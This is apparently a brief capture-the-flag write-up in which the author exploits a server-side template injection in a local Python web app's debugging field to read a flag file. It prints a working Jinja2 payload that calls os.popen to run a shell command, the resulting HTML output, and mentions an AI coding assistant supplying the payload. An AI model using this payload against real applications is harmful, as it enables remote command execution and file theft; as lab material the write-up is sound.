


gist:
Break a webshell via SSTI to get the flag.

- Steps:
1. run the python app
 2. open the corresponding website via browser
 3. inspect
 4. try ssti
 5. get the flag

Ok, this one was easy with some help. Running the app and opening the corresponding site is straightforward.
A first inspection of the site showed a field "for debugging use only".
Already the first attempt:

```
{{ config.__class__.__init__.__globals__['os'].popen('cat  
flag.txt').read() }}
```

yielded the flag being displayed in the said debugging part. I found this command asking GitHub Copilot Pro with Claude 3.7 Sonnet in agent mode.



The way via SSTI was clear to me from the start but getting the specific command to attack this constellation was provided by AI, I must admit. So as predicted, the flag was displayed in the debugging comment section:

```
... ><footer class="footer"> ... </footer> == $0  
</body>  
<!-- For debugging use only -->  
<!-- ===== -->  
<!-- Username : flag{foo} -->  
<!-- ===== -->  
</html>
```

flag{foo}

PS: If it wasn't via asking AI, I would have checked repos and sites with lists of SSTI Payloads - e.g. <https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/>